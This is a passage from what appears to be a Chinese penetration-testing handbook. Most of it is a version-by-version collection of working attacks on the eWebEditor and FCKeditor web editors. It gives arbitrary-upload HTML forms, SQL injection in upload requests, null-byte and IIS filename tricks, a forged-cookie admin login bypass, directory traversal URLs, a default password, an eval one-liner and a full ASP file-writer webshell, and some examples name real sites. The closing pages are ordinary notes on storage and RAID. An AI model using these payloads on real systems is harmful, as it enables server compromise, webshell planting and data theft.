action=" 地 址 /path/upload.asp?action=save&type=&style= 样 式 名 " method=post name=myform enctype="multipart/form-data"> <input type=file name=uploadfile size=1 style="width:100%"> <input type=submit value="上传了"></input> <script language=javascript> var sAllowExt = ""; // 检测上传表单function CheckUploadForm() { if (!IsExt(document.myform.uploadfile.value,sAllowExt)){ parent.UploadError(" 提示：\n\n请选择一个有效的文件，\n支持的格式有（ "+sAllowExt+"）！ "); return false; } return true } // 提交事件加 入 检 测 表 单 var oForm = document.myform;oForm.attachEvent("onsubmit", CheckUploadForm);if (! oForm.submitUpload) oForm.submitUpload = new Array();oForm.submitUpload[oForm.submitUpload.length] = CheckUploadForm;if (! oForm.originalSubmit) { oFormoForm.originalSubmit = oForm.submit;oForm.submit = function() { if (this.submitUpload) { for (var i = 0;i < this.submitUpload.length;i++) { this.submitUpload();} } this.originalSubmit();} } // 上传表单已装入完成 try { parent.UploadLoaded(); } catch(e){ } </script> </body>

</html>

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

JSP 版 本 文 件 上 传 漏 洞 ： [http://www.sdedu.gov.cn/cms/ewebeditor/editor/insertimages.jsp?](http://www.sdedu.gov.cn/cms/ewebeditor/editor/insertimages.jsp) channelCode=A09150202&rootEChannelName=/jyt/jycz/gzgz/ gzpuxw&infoId=1414366067243669&webappType=A09

图片会被重命名， 但是图片构造方法为XXXXX-XXXXX.jpg， 可以修改前面的数字， 使用%00截断即可。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

507/990

QQ群：632167235

eWebEditorNet upload.aspx 上传漏洞 (WebEditorNet)

脆弱描述:

WebEditorNet 主要是一个 upload.aspx 文件存在上传漏洞。攻击利用 :

默认上传地址: /ewebeditornet/upload.aspx

可以直接上传一个 cer 的木马

如果不能上传则在浏览器地址栏中输入 javascript:lbtnUpload.click();

成功以后查看源代码找到 uploadsave 查看上传保存地址， 默认传到 uploadfile 这个文件夹里。

**7.1.3.8.12.3 ver 1.4**

ewebeditor jsp 1.4以下版本上传漏洞

第一个是使用savefile.jsp来进行文件上传操作， 直接上传一个JSPShell。

另一个版本可能是被人修改过， 把代码转成了servlet， 不能看到代码， 但是利用方法却大同小异。我们先找一个1.4版本以下的ewebeditor JSP上传页面， 选择好一个JSPShell。这个ewebeditor是没有提交按钮的， 所以这里涉及到一个小技巧， 就是在上传的对话框中敲下回车， 大约过半分钟， 就可以查看网页的源文件找

webshell地址。

**7.1.3.8.12.4 ver 2.1.6**

2.1.6包括之前版本：

<form [action="http://site.com/ewebeditor/upload.asp?action=save&type=IMAGE&style=hcocoa](http://site.com/ewebeditor/upload.asp?action=save&amp;type=IMAGE&amp;style=hcocoa%27unionselect)' union [select](http://site.com/ewebeditor/upload.asp?action=save&amp;type=IMAGE&amp;style=hcocoa%27unionselect) S\_ID,S\_Name,S\_Dir,S\_EditorHeader,S\_Body,S\_Width,S\_Height,S\_Memo,S\_IsSys,S\_FileExt,S\_FlashExt, [S\_ImageExt]%2b'|cer| aspx',S\_MediaExt,S\_FileSize,S\_FlashSize,S\_ImageSize,S\_MediaSize,S\_StateFlag,S\_DetectFromWord from ewebeditor\_style where s\_name='standard'and'a'='a" method=post name=myform enctype="multipart/form- data">

<input type=file name=uploadfile size=100>

<input type=submit value=Go></form>

上传cer后缀。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

如果uploadfile目录取消脚本执行， 不能执行脚本文件， 或者uploadfile目录没有写入权限， 将无法写入文件。可以更改上传文件目录：

<form [action="http://www.site.com/ewebeditor/upload.asp?action=save&type=IMAGE&style=luoye](http://www.site.com/ewebeditor/upload.asp?action=save&amp;type=IMAGE&amp;style=luoye%27unionselect)' union [select](http://www.site.com/ewebeditor/upload.asp?action=save&amp;type=IMAGE&amp;style=luoye%27unionselect) S\_ID,S\_Name,S\_Dir,S\_CSS,[S\_UploadDir]%2b'/../db',S\_Width,S\_Height,S\_Memo,S\_IsSys,S\_FileExt,S\_FlashExt,

[S\_ImageExt]%2b'|

asa',S\_MediaExt,S\_FileSize,S\_FlashSize,S\_ImageSize,S\_MediaSize,S\_StateFlag,S\_DetectFromWord,S\_InitMode,S\_BaseU

from ewebeditor\_style where s\_name='standard'and'a'='a" method=post name=myform enctype="multipart/ form-data"> <input type=file name=uploadfile size=100><br><br><input type=submit value=Fuck></form> 或者：

<form [action="http://site/manage/ewebeditor/upload.asp?action=save&type=IMAGE&style=luoye](http://site/manage/ewebeditor/upload.asp?action=save&amp;type=IMAGE&amp;style=luoye%27unionselect)' union [select](http://site/manage/ewebeditor/upload.asp?action=save&amp;type=IMAGE&amp;style=luoye%27unionselect) S\_ID,S\_Name,S\_Dir,S\_CSS,[S\_UploadDir]%2b'/../db',S\_Width,S\_Height,S\_Memo,S\_IsSys,S\_FileExt,S\_FlashExt,

[S\_ImageExt]%2b'|

asa',S\_MediaExt,S\_FileSize,S\_FlashSize,S\_ImageSize,S\_MediaSize,S\_StateFlag,S\_DetectFromWord,S\_InitMode,S\_BaseU

from ewebeditor\_style where s\_name='standard'and'a'='a" method=post name=myform enctype="multipart/ form-data"> <input type=file name=uploadfile size=100><br><br><input type=submit value=Fuck></form>

**7.1.3.8.12.5 ver 2.7.0**

508/990

QQ群：632167235

注入：

攻击利用： http://www.网址.com/ewebeditor/ewebeditor.asp?id=article\_content&style=full\_v200 默认表名： eWebEditor\_System默认列名： sys\_UserName、sys\_UserPass。

**7.1.3.8.12.6 ver 2.7.5**

<blockquote><form [action="”http://](http://要/) 要 上 传 的 网 址 /ewebedit/upload.asp?action=save&type=&" enctype="”multipart/form-data”" method="post"><input style="”width: 100%”;" name="uploadfile" size="1" type="file" /><input type="submit" value="”上传了”" /></form></blockquote>

**7.1.3.8.12.7 ver 2.8**

登陆后台， 点击修改密码， 新密码设置为：

1":eval request("h")'

设置成功后， 访问asp/config.asp文件即可， 一句话木马被写入到这个文件里面了。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

删除任意文件：

脆弱描述： 此漏洞存在于Example\NewsSystem目录下的delete.asp文件中， 这是ewebeditor的测试页面， 无须登陆可以直接进入。

509/990

QQ群：632167235

删除文件漏洞一般是配合其他漏洞使用的， 比如目录遍历。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

攻击利用：

进入后台/eWebEditor/admin/login.asp， 随便输入一个用户和密码， 会提示出错了。这时候你清空浏览器的

url， 然 后 输 入 ： javascript:alert(document.cookie="adminuser="+escape("admin"));javascript:alert

(document.cookie="adminpass="+escape("admin"));javascript:alert(document.cookie="admindj="+escape("1")); 而后三次回车， 清空浏览器的URL， 现在输入一些平常访问不到的文件如 ../ewebeditor/admin/default.asp， 就会直接进去。

**7.1.3.8.12.8 ver 3.0**

PHP ≥ 3.0~3.8与asp 2.8版 PHP/ASP 后台通杀漏洞攻击利用:

进入后台/eWebEditor/admin/login.php， 随便输入一个用户和密码， 会提示出错了。

这时候你清空浏览器的url,然后输入：

510/990

javascript:alert(document.cookie="adminuser="+escape("admin")); javascript:alert(document.cookie="adminpass="+escape("admin")); javascript:alert(document.cookie="admindj="+escape("1"));

<HTML><HEAD><TITLE>eWebEditor删除文件</TITLE>

<style>body,p,td,input {font-size:9pt}</style>

</HEAD><BODY><a href='list.asp'>新闻列表</a> | <a href='add.asp'>增加新闻</a>

<b>增加新闻</b>

<form [action="http://127.0.0.1/editor/Example/NewsSystem/addsave.asp"](http://127.0.0.1/editor/Example/NewsSystem/addsave.asp) method="post" name="myform">

<input type=hidden name=d\_originalfilename>

<input type=hidden name=d\_savefilename>

<table cellspacing=3 align=center>

<tr><td>要删的文件(相对路径就可以了)：</td>

<td><input type="text" name="d\_savepathfilename" value="" size="90"></td>

</tr>

<tr><td>新闻标题(随便填)：</td>

<td><input type="text" name="d\_title" value="" size="90"></td>

</tr>

<tr><td>标题图片：</td>

<td><select name="d\_picture" size=1><option value=''>无</option></select> 当编辑区有插入图片时，将自动填充此下拉框</td>

</tr>

<tr><td>新闻内容(随便填)：</td>

<td><textarea name="d\_content"></textarea></td>

</tr>

</table>

<input type=submit name=btnSubmit value="提交">

<input type=reset name=btnReset value="重填">

</form>

</BODY></HTML>

QQ群：632167235

而后三次回车， 清空浏览器的URL， 现在输入一些平常访问不到的文件如 ../ewebeditor/admin/default.php， 就会直接进去。

**7.1.3.8.12.9 ver 3.8**

ewebeditor(PHP) Ver 3.8 or older version 本任意文件上传0day

<title>eWebeditoR3.8 for php任意文件上EXP</title>

<form action="" method=post enctype="multipart/form-data">

<INPUT TYPE="hidden" name="MAX\_FILE\_SIZE" value="512000">

URL:<input type=text name=url [value="http://www.sitedirsec.com/ewebeditor/](http://www.sitedirsec.com/ewebeditor/)" size=100><br>

<INPUT TYPE="hidden" name="aStyle[12]" value="toby57|||gray|||red|||../uploadfile/|||550|||350|||php||| swf|||gif|jpg|jpeg|bmp|||rm|mp3|wav|mid|midi|ra|avi|mpg|mpeg|asf|asx|wma|mov|||gif|jpg|jpeg|bmp|||500||| 100|||100|||100|||100|||1|||1|||EDIT|||1|||0|||0|||||||||1|||0|||Office|||1|||zh-cn|||0|||500|||300|||0|||...|||

FF0000|||12|||宋体||||||0|||jpg|jpeg|||300|||FFFFFF|||1"> file:<input type=file name="uploadfile"><br>

<input type=button value=submit onclick=fsubmit()>

</form><br>

<script>

function fsubmit(){

form = document.forms[0];

form.action = form.url.value+php/upload.php?action=save&type=FILE&style=toby57&language=en; alert(form.action);

form.submit();

}

</script>

注意修改里面ewebeditor的名称还有路径。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

默认后台： eWebEditor/admin/login.php

首先随便输入一个帐号和密码， 接着系统会提示出错， 这时清空浏览器的url， 然后输入以下代码后连按三次回车键：

javascript:alert(document.cookie=”adminuser=”+escape(”admin”));javascript:alert (document.cookie=”adminpass=”+escape(”admin”));javascript:alert(document.cookie=”admindj=”+escape(”1”)); 接着访问文件 ewebeditor/admin/default.php 就可以直接进入后台了。

**7.1.3.8.12.10 ver 5.2**

eWebEditor 5.2 列目录漏洞脆 弱 描 述 ： ewebeditor/asp/browse.asp

过滤不严， 造成遍历目录漏洞。攻击利用：

http://site/ewebeditor/asp/browse.asp?style=standard650&dir=.././/.././/admin

**7.1.3.8.12.11 ver 5.5**

默认后台： ewebeditor/admin/login.asp 帐号密码： admin:198625

数据库路径： data/%23sze7xiaohu.mdb

遍历目录： ewebeditor/admin/upload.asp?id=16&d\_viewmode=&dir=../

511/990

QQ群：632167235

调用样式上传页面： ewebeditor/ewebeditor.htm?id=body&style=popup

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

eweb5.5对6.X也适用

先 访 问 这 个 地 址 ： Editor/asp/upload.asp?action=save&type=image&style=popup&cusdir=a.asp 访问这个地址可以建立个 A.ASP 的文件夹， 再用这个html代码上传：

[<formaction="http://www.xxx.com/Editor/asp/upload.asp?action=save&type=image&style=popup&cusdir=a.asp"](http://www.xxx.com/Editor/asp/upload.asp?action=save&amp;type=image&amp;style=popup&amp;cusdir=a.asp)

method=post name=myform enctype="multipart/form-data">

<input type=file name=uploadfile size=100><br><br>

<input type=submit value=upload>

</form>

**7.1.3.8.12.12 ver 6.0.0**

eWebEditor v6.0.0 上传漏洞

攻击利用:

在编辑器中点击“插入图片”->“网络”， 输入你的WEBSHELL在某空间上的地址（ 注： 文件名称必须为

xxx.jpg.asp， 以此类推。）， 确定后， 点击“远程文件自动上传”控件（ 第一次上传会提示你安装控件， 稍等即可。）， 查看“代码”模式找到文件上传路径， 访问即可。

首先建立1.gif.asp， 代码如下：

在我们的1.gif.asp的同目录下建立一个akteam.asp文件， 内容就是我们的小马：

512/990

<%

**Set** fs = CreateObject("Scripting.FileSystemObject")

**Set** MyTextStream=fs.OpenTextFile(server.MapPath("\akteam.asp"),1,false,0)

Thetext=MyTextStream.ReadAll response.write thetext

%>

QQ群：632167235

**7.1.3.8.13 FCKeditor**

**7.1.3.8.13.1** 简介

FCKeditor 编 辑 器 页 ： FCKeditor/\_samples/default.html FCKeditor/\_samples/default.html FCKeditor/\_samples/asp/sample01.asp FCKeditor/\_samples/asp/sample02.asp FCKeditor/\_samples/asp/sample03.asp FCKeditor/\_samples/asp/sample04.asp fckeditor/editor/filemanager/connectors/test.html

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

查看版本：

513/990

<%on error resume next%>

<%ofso="scripting.filesystemobject"%>

<%set fso=server.createobject**(**ofso**)**%>

<%path=request**(**"path"**)**%>

<%if path<>"" then%>

<%data=request**(**"dama"**)**%>

<%set dama=fso.createtextfile**(**path,**true)**%>

<%dama.write data%>

<%if err=0 then%>

<%="success"%>

<%else%>

<%="false"%>

<%end if%>

<%err.clear%>

<%end if%>

<%dama.close%>

<%set dama=nothing%>

<%set fos=nothing%>

<%="<form action='' method=post>"%>

<%="<input type=text name=path>"%>

<%="<br>"%>

<%=server.mappath**(**request.servervariables**(**"script\_name"**))**%>

<%="<br>"%>

<%=""%>

<%="<textarea name=dama cols=50 rows=10 width=30></textarea>"%>

<%="<br>"%>

<%="<input type=submit value=save>"%>

<%="</form>"%>

QQ群：632167235

FCKeditor/\_whatsnew.html fckeditor/editor/dialog/fck\_about.html

FCKeditor V2.43 版本：

FCKeditor/editor/filemanager/browser/default/connectors/php/config.php

FCKeditor V2.6.6 版本：

FCKeditor/editor/filemanager/connectors/asp/config.php

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

查 看 文 件 上 传 路 径 ： fckeditor/editor/filemanager/browser/default/connectors/asp/connector.asp? Command=GetFoldersAndFiles&Type=Image&CurrentFolder=/

XML页面中第二行 url=/xxx 的部分就是默认基准上传路径。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

上 传 地 址 ， 非 优 化 / 精 简 版 本 的 FCKeditor： FCKeditor/editor/filemanager/browser/default/connectors/test.html FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/jsp/connector FCKeditor/editor/filemanager/upload/test.html

FCKeditor/editor/filemanager/connectors/test.html FCKeditor/editor/filemanager/connectors/uploadtest.html

FCKeditor/editor/filemanager/browser/default/connectors/asp/connector.asp? Command=GetFoldersAndFiles&Type=Image&CurrentFolder=/ FCKeditor/editor/filemanager/browser/default/browser.html?type=Image&connector=connectors/asp/ connector.asp

FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=http://www.site.com% 2Ffckeditor%2Feditor%2Ffilemanager%2Fconnectors%2Fphp%2Fconnector.php

FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/jsp/ connector.jsp

**7.1.3.8.13.2 unknow**

二次上传漏洞， 2.5.1通过：

一次上传变为1\_asp;a.jpg， 二次上传有同名文件， 改为1.asp;a.jpg。

利用二次上传可以生成 x(2).asp;y.jpg， 可以突破， 有些时候打了补丁的， 让我们还是无法突破， 通常我们在editor/FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=../../connectors/ asp/connector.asp

新建一个x.asp的文件夹可饶过， 但有些变态的程序会将我们建立的文件夹同样变成x\_asp。

可 以 通 过 建 立 x.asp 文 件 夹 ： editor/FCKeditor/editor/filemanager/connectors/asp/connector.asp? Command=CreateFolder&Type=Image&CurrentFolder=/qing.asp&NewFolderName=x.asp

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

提交shell.php+空格绕过， 不过空格只支持win系统。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

aspx版 FCKeditor 暴路径漏洞。攻击利用：

FCKeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx? Command=GetFoldersAndFiles&Type=File&CurrentFolder=/1.asp

514/990

QQ群：632167235

修改aspx为实际的语言。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

允许允许上传.htaccess文件漏洞。漏洞利用：

写入代码：<IfModule mod\_rewrite.c> AddType application/x-httpd-php .jpg </IfModule>

上传：

<http://xxxx.com/FCKeditor/editor/filemanager/upload/test.html> <http://xxxx.com/FCKeditor/editor/filemanager/browser/default/connectors/test.html>

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

最古老的漏洞， Type文件没有限制。

版本不详， 应该很古老了， 因为程序对type=xxx的类型没有检查。我们可以直接构造上传把type=Image改成Type=hsren， 这样就可以建立一个叫hsren的文件夹， 一个新类型， 没有任何限制， 可以上传任意脚本：

/FCKeditor/editor/filemanager/browser/default/browser.html?Type=all&Connector=connectors/asp/connector.asp

Type=all这个变量是自定义的， 在这里创建了all这个目录， 而且新的目录没有上传文件格式的限制。

/FCKeditor/editor/filemanager/browser/default/browser.html?Type=../&Connector=connectors/asp/connector.asp fckeditor/editor/filemanager/browser/default/connectors/asp/connector.asp?

Command=GetFoldersAndFiles&Type=Image&CurrentFold

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

强 制 建 立 shell.asp 目 录 ： FCKeditor/editor/filemanager/connectors/asp/connector.asp? Command=CreateFolder&Type=Image&CurrentFolder=/shell.asp&NewFolde FCKeditor/editor/filemanager/browser/default/connectors/asp/connector.asp? Command=CreateFolder&CurrentFolder=/&Type=Image&N

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

新闻组件遍历目录漏洞。

影响版本： Aspx与JSP版FCKeditor

修改 CurrentFolder 参数使用 ../../ 来进入不同的目录

/browser/default/connectors/aspx/connector.aspx?Command=CreateFolder&Type=Image&CurrentFolder=../../..% 2F&NewFolderName=asp

根据返回的 XML 信息可以查看网站所有的目录。

**7.1.3.8.13.3 ver 2.2**

Fckeditor 2.0 <= 2.2允许上传asa、cer、php2、php4、inc、pwml、pht后缀的文件。

上传后， 它保存的文件直接用的 $sFilePath = $sServerDir . $sFileName， 而没有使用 $sExtension 为后缀。直接导致在win下在上传文件后面加个点来突破。

而在apache下， 因为“Apache文件名解析缺陷漏洞”也可以利用之。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

FCKeditor 2.0-2.4.3 PHP版漏洞

version 2.0 - 2.2 FCKeditor/editor/filemanager/upload/php/upload.php 发送扩展名“.php”的文件。

**7.1.3.8.13.4 ver 2.4.1**

列目录漏洞：

515/990

QQ群：632167235

Version 2.4.1 测试通过。

修改CurrentFolder 参数使用 ../../ 来进入不同的目录

/browser/default/connectors/aspx/connector.aspx?Command=CreateFolder&Type=Image&CurrentFolder=../../..% 2F&NewFolderName=shell.asp

根据返回的XML信息可以查看网站所有的目录。

也 可 以 直 接 浏 览 盘 符 ： FCKeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx? Command=GetFoldersAndFiles&Type=Image&CurrentFolder=%2F

JSP 版 本 ： FCKeditor/editor/filemanager/browser/default/connectors/jsp/connector? Command=GetFoldersAndFiles&Type=&CurrentFolder=/../../

**7.1.3.8.13.5 ver 2.4.2**

FCKeditor 2.2 <= FCKeditor 2.4.2

在处理PHP上传的地方并未对Media类型进行上传文件类型的控制， 导致用户上传任意文件。将以下保存为html文件， 修改action地址：

<form id="frmUpload" enctype="multipart/form-data" [action="http://www.site.com/FCKeditor/editor/filemanager/upload/php/upload.php?Type=Media"](http://www.site.com/FCKeditor/editor/filemanager/upload/php/upload.php?Type=Media) method="post">Upload a new file:<br>

<input type="file" name="NewFile" size="50"><br>

<input id="btnUpload" type="submit" value="Upload">

</form>

如想尝试v2.2版漏洞， 则修改 Type= 任意值即可。但注意如果换回使用Media则必须大写首字母M， 否则

LINUX下FCKeditor会对文件目录进行文件名校验， 不会上传成功的。

**7.1.3.8.13.6 ver 2.4.3**

存在以下页面可直接进行上传（ iis解析漏洞或a.asp;.jpg） FCKeditor/editor/filemanager/browser/default/connectors/test.html FCKeditor/editor/filemanager/upload/test.html

FCKeditor/\_samples/default.html FCKeditor/\_samples/asp/sample01.asp FCKeditor/\_samples/asp/sample02.asp FCKeditor/\_samples/asp/sample03.asp FCKeditor/\_samples/asp/sample04.asp

FCKeditor/editor/filemanager/browser/default/browser.html?type=Image&connector=connectors/asp/ connector.asp

FCKeditor/editor/filemanager/browser/default/connectors/asp/connector.asp? Command=GetFoldersAndFiles&Type=Image&CurrentFolder=/

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

建立文件夹：

editor/FCKeditor/editor/filemanager/connectors/asp/connector.asp? Command=CreateFolder&Type=Image&CurrentFolder=/qing.asp&NewFolderName=x.asp

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

php上传：

516/990

QQ群：632167235

FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=http://www.site.com% 2Ffckeditor%2Feditor%2Ffilemanager%2Fconnectors%2Fphp%2Fconnector.php

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

发送扩展名“.php”的文件（ version 2.3.0 - 2.4.3） ：

<form enctype="multipart/form-data" act[ion="http://localhost/FCKeditor/editor/filemanager/upload/php/](http://localhost/FCKeditor/editor/filemanager/upload/php/) upload.php?Type=Media"method="post"><input name="NewFile" type="file"><input type="submit" value="submit"></form>

**7.1.3.8.13.7 ver 2.5.1**

二次上传漏洞

2.5.1通过

一次上传变为1\_asp;a.jpg， 二次上传有同名文件， 改为1.asp;a.jpg。

**7.1.3.8.13.8 ver 2.6.1**

上传的文件名改为%00， 然后urldecode， 然后二次上传。

**7.1.3.8.13.9 ver 2.6.3**

php 上 传 ： FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=http://www.site.com% 2Ffckeditor%2Feditor%2Ffilemanager%2Fconnectors%2Fphp%2Fconnector.php

/fckeditor/fckeditor/editor/filemanager/connectors/php/connector.php

**7.1.3.8.13.10 ver 2.6.4**

fckeditor x.x.x--fckeditor2.6.4 php版任意上传

**7.1.3.8.13.11 ver 2.6.6**

突破建立文件夹：

FCKeditor/editor/filemanager/connectors/asp/connector.asp? Command=CreateFolder&Type=Image&CurrentFolder=%2Fshell.asp&NewFolderName=z&uuid=1244789975684

上 传 文 件 地 址 ： FCKeditor/editor/filemanager/connectors/test.html FCKeditor/editor/filemanager/connectors/uploadtest.html

Windows下可以加空格绕过： %00 %20

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

517/990

<form id="frmUpload" [action="http://skyard.ynkcw.com/fckeditor/editor/filemanager/connectors/php/](http://skyard.ynkcw.com/fckeditor/editor/filemanager/connectors/php/) connector.php?Command=FileUpload&Type=Image&CurrentFolder=/" method="post" enctype="multipart/form-

QQ群：632167235

data">

File Upload<br />

<input id="txtFileUpload" type="file" name="NewFile" />

<input type="submit" value="Upload" />

</form>

**7.1.3.8.13.12 ver 2.6.8**

1. 首先， aspx是禁止上传的。
2. 使用%00截断（ url decode） ， 第一次上传截断处文件名会被转成\_符号shell.aspx\_txt。
3. 第二次上传会用(1)代替shell(1).aspx。

**7.2** 存储

**7.2.1 DAS**

DAS（ Direct Attached Storage） 直连存储。分为内部DAS和外部DAS两类。

lDAS是一种和服务器紧密相联的解决方案， 存储设备和主机之间的连接距离很短， 最多25米。

DAS

* lATA（ IDE） 和SATA： 内部DAS最常用
* lSCSI：
* 并行（ 主要用于内部DAS ）
* 串行（ 主要用于外部DAS）
* lFC： 一种高速的网络互连技术

SCSI

最多允许16个设备连接到SCSI总线上最大带宽320MB/s

HVD最大支持线缆长度为25m， LVD最大支持12.5m

在总线尽头需要使用终结器

**7.2.2 NAS**

NAS

使用CIFS和NFS协议。

**7.2.3 SAN**

518/990

QQ群：632167235

l存储区域网络(Storage Area Networks， SAN)： 是一个用在服务器和存储资源之间的、专用的、高性能的网络体系。它为了实现大量原始数据的传输而进行了专门的优化。因此， 可以把SAN看成是对SCSI协议在长距离应用上的扩展。SAN使用的典型协议组是SCSI和Fiber Channel 。 Fiber Channel特别适合这项应用， 原因在

于一方面它可以传输大块数据， 另一方面它能够实现远距离传输。SAN的市场主要集中在高端的， 企业级的存储应用上。这些应用对于性能， 冗余度和数据的可获得性都有很高的要求。像存储阵列， 备份设备等组件都可以称为存储设备。

SAN架构中常用的三种协议：

* FC 协议（ Fibre Channel） ， 使用该种协议的SAN架构， 称为FC SAN。
* iSCSI 协议（ Internet SCSI） ， 使用该种协议的SAN架构， 称为IP SAN。
* FCoE 协议（ Fibre Channel over Ethernet） 。

FC 协议通常和iSCSI协议用于现代的SAN架构中， 而FCoE协议在服务器需要融合SAN和LAN业务时， 也是用得越来越多。

每个光纤通道帧由多个4字节的传输字组成。一个光纤通道帧最多由537个传输字组成， 最大传输2148字节的数据。

**7.2.4 RAID**

**7.2.4.1** 理论

RAID级别

RAID0

也称为条带模式（ striped） ， 即把连续的数据分散到多个磁盘上存取。当系统有数据请求就可以被多个磁盘并行的执行， 每个磁盘执行属于它自己的那部分数据请求。这种数据上的并行操作可以充分利用总线的带宽， 显著提高磁盘整体存取性能。因为读取和写入是在设备上并行完成的， 读取和写入性能将会增加， 这通常是运行RAID0的主要原因。但RAID0没有数据冗余， 如果驱动器出现故障， 那么将无法恢复任何数

据。

RAID1

RAID1又称为镜像（ Mirroring） ， 一个具有全冗余的模式。RAID1可以用于两个或2xN个磁盘， 并使用0块或更多的备用磁盘， 每次写数据时会同时写入镜像盘。这种阵列可靠性很高， 但其有效容量减小到总容量的一半， 同时这些磁盘的大小应该相等， 否则总容量只具有最小磁盘的大小。

RAID5

在希望结合大量物理磁盘并且仍然保留一些冗余时， RAID5可能是最有用的RAID模式。RAID5可以用在三块或更多的磁盘上， 并使用0块或更多的备用磁盘。就像RAID4一样， 得到的RAID5 设备的大小是（ N－ 1）

\*S。

RAID5与RAID4之间最大的区别就是校验信息均匀分布在各个驱动器上， 这样就避免了RAID4中出现的瓶颈问题。如果其中一块磁盘出现故障， 那么由于有校验信息， 所以所有数据仍然可以保持不变。如果可以使用备用磁盘， 那么在设备出现故障之后， 将立即开始同步数据。如果两块磁盘同时出现故障， 那么所有数据都会丢失RAID5可以经受一块磁盘故障， 但不能经受两块或多块磁盘故障。

RAID6

* 前面讨论到的RAID组数据保护都是考虑单一硬盘失效的场景（ RAID 0排除在外）。现在， 硬盘的容量已经增加了很多， 同时重构时间也增加了。很多大容量的硬盘组合起来形成的一个RAID 5组重建失效硬盘可能需要几天， 而不是几个小时。在重建过程中， 系统处于降级状态， 这种情况下， 任何额外的硬盘故障都会导致硬盘组失效和数据丢失。这就是为什么一些组织或单位需要一个双冗余系统。换句话说： 一个RAID

519/990

QQ群：632167235

组应该允许2个硬盘故障时， 同时所有的数据应该是可访问的。这种双重冗余数据保护类型的实现有一些不同的方式：

* 第一种是多重镜像。多重镜像是指数据块存储在主盘时同步存储多个多个副本到多余硬盘的方法。这种方式意味着大量的开销。
* 第二种方式是RAID 6级别硬盘阵列。RAID 6组对2个硬盘失效提供保护。这些硬盘甚至可以在同一时间失效。
* RAID 6的正式名称是分布式双校验RAID。本质上它是一种改进的RAID 5， 也具有条带化和分布式奇偶校验。现在在RAID 6有双校验， 这意味着两点：
* 写入用户数据时， 附加的双校验计算需要进行。所以， 在所有RAID 类型中， RAID 6是“最慢”的。
* 额外的校验信息需要占用两个盘的存储空间。这就是为什么我们把RAID 6看作是一个N+2类型的RAID。
* 目前， RAID 6没有一个统一的标准。不同公司以不同的方式实施RAID 6。以下2个是主要的实现方式：
* RAID P + Q： 华为， HDS
* RAID DP： NetApp
* 这2种模式获得校验数据的方法不同。然而， 在RAID组有2块硬盘故障的情况下， 他们可以确保数据的完整性， 并支持数据访问。

RAID状态

* RAID技术将多个物理硬盘组合在一起形成一个RAID组（ 有时被称为一个硬盘集合）， 该RAID组会维护自身的状态。
* 当RAID组所有硬盘都正常工作时， RAID组的状态为正常。
* 当有一定数量的硬盘失效， 但整个RAID组能够防止数据丢失， 且数据恢复进程尚末启动时， 这个状态被称为降级。
* 故障的硬盘进行了更换或者系统中有热备盘， 将数据恢复到更换的硬盘或热备盘的过程， 但尚未完成的阶段被称为重建（ 或重构）。
* 当重构成功结束后， RAID组的状态会恢复成正常。
* 当硬盘故障的数量较多， 且超过该RAID类型支持的冗余硬盘数时， 将导致无法完成数据恢复功能时， 这种状态被称为RAID组失效。
* 降级的RAID能否完成数据重构， 取决于使用的RAID类型、硬盘故障的数量和替换的硬盘的可用性。
* 热备盘是系统中被指定用于替代RAID组中故障成员盘的硬盘。所完成的任务是承载被替代硬盘中的数据。

数据保护

热备盘

* 热备（ Hot Spare） ： 当RAID组中某个硬盘失效时， 在不干扰当前RAID系统正常使用的情况下， 用该RAID

组外一个正常的备用硬盘顶替失效硬盘。

* 热备通过配置热备盘实现， 热备盘分为全局热备盘和局部热备盘。

预拷贝

存储阵列的另一种数据保护方式是预拷贝。对于存储设备及业务维护人员来说， 预拷贝是一个非常好的功能， 能够使维护工作更容易（ 或更轻松）。大多数企业级硬盘设备都配有一个称为SMART的技术， 这是一个硬盘自我监测、分析、报告工具。这个工具是指硬盘本身会监视自己的健康状况， 它为自己检查硬盘的旋转速度和盘片表面的磁的“质量”。

配套提供相应的工具， 我们就可以从智能硬盘接收消息并采取相应措施。因此， 当一个智能硬盘报告它的健康状况不是很好时， 意味着它暂时没有失效， 但我们可以假设它后面可能会失效。

当工具接收到SMART消息时， 设备开始将数据从即将失效的硬盘复制到（ 一个） 热备硬盘上。当驱动器稍后实际失效时， 大部分数据都已存在于热备用硬盘上， 可以使重建花费更少的时间！ 提前将数据从即将故障硬盘拷贝至热备盘的过程就是预拷贝。

**7.2.4.2 mdadm**

命令

mdadm常用参数：

--create或-C： 创建一个新的软RAID， 后面接raid设备的名称。例如， /dev/md0， /dev/md1等。

520/990

QQ群：632167235

--assemble或-A： 加载一个已存在的阵列， 后面跟阵列以及设备的名称。

--detail或-D： 输出指定RAID设备的详细信息。

--stop或-S： 停止指定的RAID设备。

--level或-l： 设置RAID的级别， 例如， 设置“--level=5”则表示创建阵列的级别是RAID 5。
